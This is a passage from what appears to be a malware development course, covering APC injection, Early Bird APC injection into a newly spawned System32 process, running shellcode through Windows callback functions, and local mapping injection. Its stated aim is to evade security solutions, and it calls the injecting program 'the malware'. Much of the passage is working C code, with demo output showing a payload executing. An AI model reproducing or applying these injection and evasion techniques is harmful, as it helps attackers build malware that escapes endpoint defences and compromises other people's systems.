
`RunViaApcInjection` is a function that performs APC Injection and requires 3 arguments:

- `hThread` - A handle to an alertable or suspended thread.
- `pPayload` - A pointer to the payload's base address.
- `sPayloadSize` - The size of the payload.


```
BOOL RunViaApcInjection(IN HANDLE hThread, IN PBYTE pPayload, IN SIZE_T sPayloadSize) {

  PVOID pAddress = NULL;
  DWORD dwOldProtection = NULL;


  pAddress = VirtualAlloc(NULL, sPayloadSize, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
  if (pAddress == NULL) {
    printf("\t[!] VirtualAlloc Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  memcpy(pAddress, pPayload, sPayloadSize);


  if (!VirtualProtect(pAddress, sPayloadSize, PAGE_EXECUTE_READWRITE, &dwOldProtection)) {
    printf("\t[!] VirtualProtect Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // If hThread is in an alertable state, QueueUserAPC will run the payload directly
  // If hThread is in a suspended state, the payload won't be executed unless the thread is resume
d after
  if (!QueueUserAPC((PAPCFUNC)pAddress, hThread, NULL)) {
    printf("\t[!] QueueUserAPC Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  return TRUE;
}
```


Demo - APC Injection Using An Alertable Thread


[+] Alertable Target Thread Created With Id : 1568
[i] Running Apc Injection Function ...
[i] Payload Written To : 0x00000163E6EA0000
[#] Press <Enter> To Run ...
Process Hacker
ApcInjection.exe 20640
ApcInjection.exe (20640) Properties
1568 ApcInjection.exe!ILT+1145(AlertableFunction5) Normal
2008 ApcInjection.exe!ILT+660(mainCRTStartup) Normal


C:\Users\User\Desktop\Intermediate\ApcInjection\x64\Debug\ApcInjection.exe
[+] Alertable Target Thread Created With Id : 1568
[i] Running Apc Injection Function ...
[i] Payload Written To : 0x00000163E6EA0000
[#] Press <Enter> To Run ...
[+] DONE
[#] Press <Enter> To Quit ...
Calculator
Standard
0

Demo - APC Injection Using a Suspended Thread





40. Early Bird APC Injection

Early Bird APC Injection

Introduction

In the previous module, `QueueUserAPC` was used to perform local APC injection. In this module, the same API will be used to execute the payload in a remote process. Although the approach will slightly differ, the method used is the same.

By now it should be well understood that APC injection requires either a suspended or an alertable thread to successfully execute the payload. However, it is difficult to come across threads that are in these states, especially ones that are operating under normal user privileges.

The solution for this is to create a suspended process using the `CreateProcess` WinAPI and use the handle to its suspended thread. The suspended thread meets the criteria to be used in APC injection. This method is known as Early Bird APC Injection.

Early Bird Implementation Logic (1)

The implementation logic of this technique will be as follows:

1. Create a suspended process by using the `CREATE_SUSPENDED` flag.
2. Write the payload to the address space of the new target process.
3. Get the suspended thread's handle from `CreateProcess` along with the payload's base address and pass them to `QueueUserAPC`.
4. Resume the thread using the `ResumeThread` WinAPI to execute the payload.

Early Bird Implementation Logic (2)

The implementation logic explained in the previous section is straightforward. This section introduces an alternative way of implementing Early Bird APC Injection.

`CreateProcess` will still be used, but the process creation flag will be changed from `CREATE_SUSPENDED` to `DEBUG_PROCESS`. The `DEBUG_PROCESS` flag will create the new process as a debugged process and make the local process its debugger. When a process is

created as a debugged process, a breakpoint will be placed in its entry point. This pauses the process and waits for the debugger (i.e. the malware) to resume execution.

When this occurs, the payload is injected into the target process to be executed using the `QueueUserAPC` WinAPI. Once the payload is injected and the remote debugged thread is queued to run the payload, the local process can be detached from the target process using the DebugActiveProcessStop WinAPI which stops the remote process from being debugged.

`DebugActiveProcessStop` requires only one parameter which is the PID of the debugged process that can be fetched from the `PROCESS_INFORMATION` structure populated by `CreateProcess`.

Updated Implementation Logic

The updated implementation will be as follows:

1. Create a debugged process by setting the `DEBUG_PROCESS` flag.
2. Write the payload to the address space of the new target process.
3. Get the debugged thread's handle from `CreateProcess` along with the payload's base address and pass them to `QueueUserAPC`.
4. Stop the debugging of the remote process using `DebugActiveProcessStop` which resumes its threads and executes the payload.

Early Bird APC Injection Function

`CreateSuspendedProcess2` is a function that performs Early Bird APC Injection and requires 4 arguments:

- `lpProcessName` - The name of the process to create.
- `dwProcessId` - A pointer to a DWORD which will receive the newly created process's PID.
- `hProcess` - Pointer to a HANDLE that will receive the newly created process's handle.
- `hThread` - Pointer to a HANDLE that will receive the newly created process's thread.


```
BOOL CreateSuspendedProcess2(LPCSTR lpProcessName, DWORD* dwProcessId, HANDLE* hProcess, HANDLE* h
Thread) {
```

```
CHAR lpPath   [MAX_PATH * 2];
CHAR WnDr     [MAX_PATH];

STARTUPINFO            Si    = { 0 };
PROCESS_INFORMATION    Pi    = { 0 };

// Cleaning the structs by setting the element values to 0
RtlSecureZeroMemory(&Si, sizeof(STARTUPINFO));
RtlSecureZeroMemory(&Pi, sizeof(PROCESS_INFORMATION));

// Setting the size of the structure
Si.cb = sizeof(STARTUPINFO);

// Getting the %WINDIR% environment variable path (That is generally 'C:\Windows')
if (!GetEnvironmentVariableA("WINDIR", WnDr, MAX_PATH)) {
  printf("[!] GetEnvironmentVariableA Failed With Error : %d \n", GetLastError());
  return FALSE;
}

// Creating the target process path
sprintf(lpPath, "%s\\System32\\%s", WnDr, lpProcessName);
printf("\n\t[i] Running : \"%s\" ... ", lpPath);

// Creating the process
if (!CreateProcessA(
  NULL,
  lpPath,
  NULL,
  NULL,
  FALSE,
  DEBUG_PROCESS,    // Instead of CREATE_SUSPENDED
  NULL,
  NULL,
  &Si,
  &Pi)) {
  printf("[!] CreateProcessA Failed with Error : %d \n", GetLastError());
  return FALSE;
}

printf("[+] DONE \n");

// Filling up the OUTPUT parameter with CreateProcessA's output
*dwProcessId        = Pi.dwProcessId;
*hProcess           = Pi.hProcess;
*hThread            = Pi.hThread;

// Doing a check to verify we got everything we need
if (*dwProcessId != NULL && *hProcess != NULL && *hThread != NULL)
  return TRUE;
```


```
    return FALSE;
}
```

Demo


The image below shows the newly created target process in a debug state. A debugged process is highlighted in purple in Process Hacker.



Next, the payload is written to the target process.



Finally, the payload is executed.



41. Callback Code Execution

Callback Code Execution

Introduction

Callback functions are used to handle events or to perform an action when a condition is met. They are used in a variety of scenarios in the Windows operating system, including event handling, window management, and multithreading. Microsoft's definition of a callback function is as follows:

A callback function is code within a managed application that helps an unmanaged DLL function complete a task. Calls to a callback function pass indirectly from a managed application, through a DLL function, and back to the managed implementation.

Several ordinary Windows APIs possess the ability to execute payloads using callbacks. Using them provides a benefit against security solutions since these functions may appear benign and can potentially evade some security solutions.

Abusing Callback Functions

Windows callbacks can be executed using a function pointer. To run the payload, the address of the payload must be passed instead of a valid callback function pointer. Callback Execution can replace the use of the `CreateThread` WinAPI and other thread-related techniques for payload execution. Additionally, there is no need to use the functions correctly by passing the appropriate parameters. The return value or functionality of these functions is not of any concern.

One important point about callback functions is that they only work in the local process address space and cannot be used to perform remote code injection techniques.

Sample Callback Functions

The following functions are all capable of execution callback functions.

CreateTimerQueueTimer's 3rd parameter

```
BOOL CreateTimerQueueTimer(
  [out]          PHANDLE             phNewTimer,
  [in, optional] HANDLE              TimerQueue,
```

```
  [in]           WAITORTIMERCALLBACK Callback,      // here
  [in, optional] PVOID               Parameter,
  [in]           DWORD               DueTime,
  [in]           DWORD               Period,
  [in]           ULONG               Flags
);
```

EnumChildWindows's 2nd parameter

```
BOOL EnumChildWindows(
  [in, optional] HWND        hWndParent,
  [in]           WNDENUMPROC lpEnumFunc,    // here
  [in]           LPARAM      lParam
);
```

EnumUILanguagesW's 1st parameter

```
BOOL EnumUILanguagesW(
  [in] UILANGUAGE_ENUMPROCW lpUILanguageEnumProc,     // here
  [in] DWORD                dwFlags,
  [in] LONG_PTR             lParam
);
```

VerifierEnumerateResource's 4th parameter

```
ULONG VerifierEnumerateResource(
  HANDLE                           Process,
  ULONG                            Flags,
  ULONG                            ResourceType,
  AVRF_RESOURCE_ENUMERATE_CALLBACK ResourceCallback,     // here
  PVOID                            EnumerationContext
);
```

The following sections will provide detailed explanations for each of these functions. The payload used in the code samples is stored in the `.text` section of the binary. This allows the shellcode to have the required `RX` memory permissions without having to allocate executable memory using `VirtualAlloc` or other memory allocation functions.

Using CreateTimerQueueTimer

`CreateTimerQueueTimer` creates a new timer and adds it to the specified timer queue. The timer is specified using a callback function that is called when the timer expires. The callback function is executed by the thread that created the timer queue.

The snippet below runs the code located at `Payload` as a callback function.

```
HANDLE hTimer = NULL;

if (!CreateTimerQueueTimer(&hTimer, NULL, (WAITORTIMERCALLBACK)Payload, NULL, NULL, NULL, NULL)){
  printf("[!] CreateTimerQueueTimer Failed With Error : %d \n", GetLastError());
  return -1;
}
```

Using EnumChildWindows

`EnumChildWindows` allows a program to enumerate the child windows of a parent window. It takes a parent window handle as an input and applies a user-defined callback function to each of the child windows, one at a time. The callback function is called for each child window, and it receives the child window handle and a user-defined value as parameters.

The snippet below runs the code located at `Payload` as a callback function.

```
  if (!EnumChildWindows(NULL, (WNDENUMPROC)Payload, NULL)) {
    printf("[!] EnumChildWindows Failed With Error : %d \n", GetLastError());
    return -1;
  }
```

Using EnumUILanguagesW

`EnumUILanguagesW` enumerates the user interface (UI) languages that are installed on the system. It takes a callback function as a parameter and applies the callback function to each UI language, one at a time. Note that any value instead of `MUI_LANGUAGE_NAME` flag still works.

The snippet below runs the code located at `Payload` as a callback function.

```
  if (!EnumUILanguagesW((UILANGUAGE_ENUMPROCW)Payload, MUI_LANGUAGE_NAME, NULL)) {
    printf("[!] EnumUILanguagesW Failed With Error : %d \n", GetLastError());
```

```
    return -1;
  }
```

Using VerifierEnumerateResource

`VerifierEnumerateResource` is used to enumerate the resources in a specified module. Resources are data that are stored in a module (such as an executable or a dynamic-link library) and can be accessed by the module or by other modules at runtime. Examples of resources include strings, bitmaps, and dialog box templates.

`VerifierEnumerateResource` is exported from `verifier.dll`, therefore the module must be dynamically loaded using the `LoadLibrary` and `GetProcAddress` WinAPIs to access the function.

Note that if the `ResourceType` parameter is not equal to `AvrfResourceHeapAllocation` then the payload will not be executed. `AvrfResourceHeapAllocation` allows the function to enumerate heap allocation, including heap metadata blocks.

```
  HMODULE hModule = NULL;
  fnVerifierEnumerateResource pVerifierEnumerateResource = NULL;

  hModule = LoadLibraryA("verifier.dll");
  if (hModule == NULL){
    printf("[!] LoadLibraryA Failed With Error : %d \n", GetLastError());
    return -1;
  }

  pVerifierEnumerateResource = GetProcAddress(hModule, "VerifierEnumerateResource");
  if (pVerifierEnumerateResource == NULL) {
    printf("[!] GetProcAddress Failed With Error : %d \n", GetLastError());
    return -1;
  }

  // Must set the AvrfResourceHeapAllocation flag to run the payload
  pVerifierEnumerateResource(GetCurrentProcess(), NULL, AvrfResourceHeapAllocation, (AVRF_RESOURCE
_ENUMERATE_CALLBACK)Payload, NULL);
```

Conclusion

This module reviewed several callback functions and demonstrated their usage for payload execution. Callback functions are only beneficial when the payload is running in the memory address space of the local process.


Microsoft's documentation page can be searched to discover additional callback functions. Additionally, a GitHub repository was created that contains a list of the most common callback functions.

42. Local Mapping Injection

Local Mapping Injection

Introduction

So far, in all the previous implementations a private memory type was used to store the payload during execution. Private memory is allocated using `VirtualAlloc` or `VirtualAllocEx`. The following image shows the allocated private memory in the "LocalThreadHijacking" implementation that contained the payload.



Mapped Memory

The process of allocating private memory is highly monitored by security solutions due to its widespread usage by malware. To avoid these commonly monitored WinAPIs such as `VirtualAlloc/Ex` and `VirtualProtect/Ex`, mapping injection uses `Mapped` memory type using different WinAPIs such as `CreateFileMapping` and `MapViewOfFile`.

It is also worth noting that the `VirtualProtect/Ex` WinAPIs cannot be used to change the memory permissions of mapped memory.

Local Mapping Injection

This section explains the WinAPIs required to perform local mapping injection.

CreateFileMapping

CreateFileMapping creates a file mapping object that provides access to the contents of a file through memory mapping techniques. It allows a process to create a virtual memory space that maps to the contents of a file on disk or to another memory location. The function returns a handle to the file mapping object.

```
HANDLE CreateFileMappingA(
  [in]           HANDLE                hFile,
  [in, optional] LPSECURITY_ATTRIBUTES lpFileMappingAttributes,     // Not Required - NULL
  [in]           DWORD                 flProtect,
  [in]           DWORD                 dwMaximumSizeHigh,          // Not Required - NULL
  [in]           DWORD                 dwMaximumSizeLow,
  [in, optional] LPCSTR                lpName                      // Not Required - NULL
);
```

The 3 required parameters for this technique are explained below. The parameters marked as not required can be set to `NULL`.

- `hFile` - A handle to a file from which to create a file mapping handle. Since creating file mapping from a file is not required in the implementation, the `INVALID_HANDLE_VALUE` flag can be used instead. The `INVALID_HANDLE_VALUE` flag is explained by Microsoft:

If hFile is INVALID_HANDLE_VALUE, the calling process must also specify a size for the file mapping object in the dwMaximumSizeHigh and dwMaximumSizeLow parameters. In this scenario, CreateFileMapping creates a file mapping object of a specified size that is backed by the system paging file instead of by a file in the file system.

Setting this flag allows the function to perform its task without using a file from disk, and instead the file mapping object is created in memory with a size specified by the `dwMaximumSizeHigh` or `dwMaximumSizeLow` parameters.

- `flProtect` - Specifies the page protection of the file mapping object. In this implementation, it will be set as `PAGE_EXECUTE_READWRITE`. Note that this does not create an `RWX` section, but instead it specifies that it can be created later on. If it had been set to `PAGE_READWRITE`, then it would not be possible to execute the payload later on.
- `dwMaximumSizeLow` - The size of the file mapping handle returned. The value of this will be the payload's size.

MapViewOfFile

MapViewOfFile maps a view of a file mapping object into the address space of a process. It takes a handle to the file mapping object and the desired access rights and returns a pointer to the beginning of the mapping in the process's address space.

```
LPVOID MapViewOfFile(
  [in] HANDLE     hFileMappingObject,
  [in] DWORD      dwDesiredAccess,
  [in] DWORD      dwFileOffsetHigh,           // Not Required - NULL
  [in] DWORD      dwFileOffsetLow,            // Not Required - NULL
  [in] SIZE_T     dwNumberOfBytesToMap
);
```

The 3 required parameters for this technique are explained below. The parameters marked as not required can be set to `NULL`.

- `hFileMappingObject` - The returned handle from the `CreateFileMapping` WinAPI, which is the file mapping object.
- `dwDesiredAccess` - The type of access to a file mapping object, which determines the page protection of the page created. In other words, the memory permissions of the allocated memory by the `MapViewOfFile` call. Since `CreateFileMapping` was set to `PAGE_EXECUTE_READWRITE`, this parameter will use both the `FILE_MAP_EXECUTE` and `FILE_MAP_WRITE` flags to return valid executable and writable memory, which is what is needed to copy the payload and execute it after.

Had the `PAGE_READWRITE` flag been used in `CreateFileMapping` and the `FILE_MAP_EXECUTE` flag was used in `MapViewOfFile`, then `MapViewOfFile` would have failed because executable memory was attempted to be made from a readable and writable `CreateFileMapping` object handle which is not possible.

- `dwNumberOfBytesToMap` - The size of the payload.

Local Mapping Injection Function

`LocalMapInject` is a function that performs local mapping injection. It takes 3 arguments:

- `pPayload` - The payload's base address.
- `sPayloadSize` - The size of the payload.
- `ppAddress` - A pointer to PVOID that receives the mapped memory's base address.

The function allocates a locally mapped executable buffer and copies the payload that buffer then returns the base address of the mapped memory.

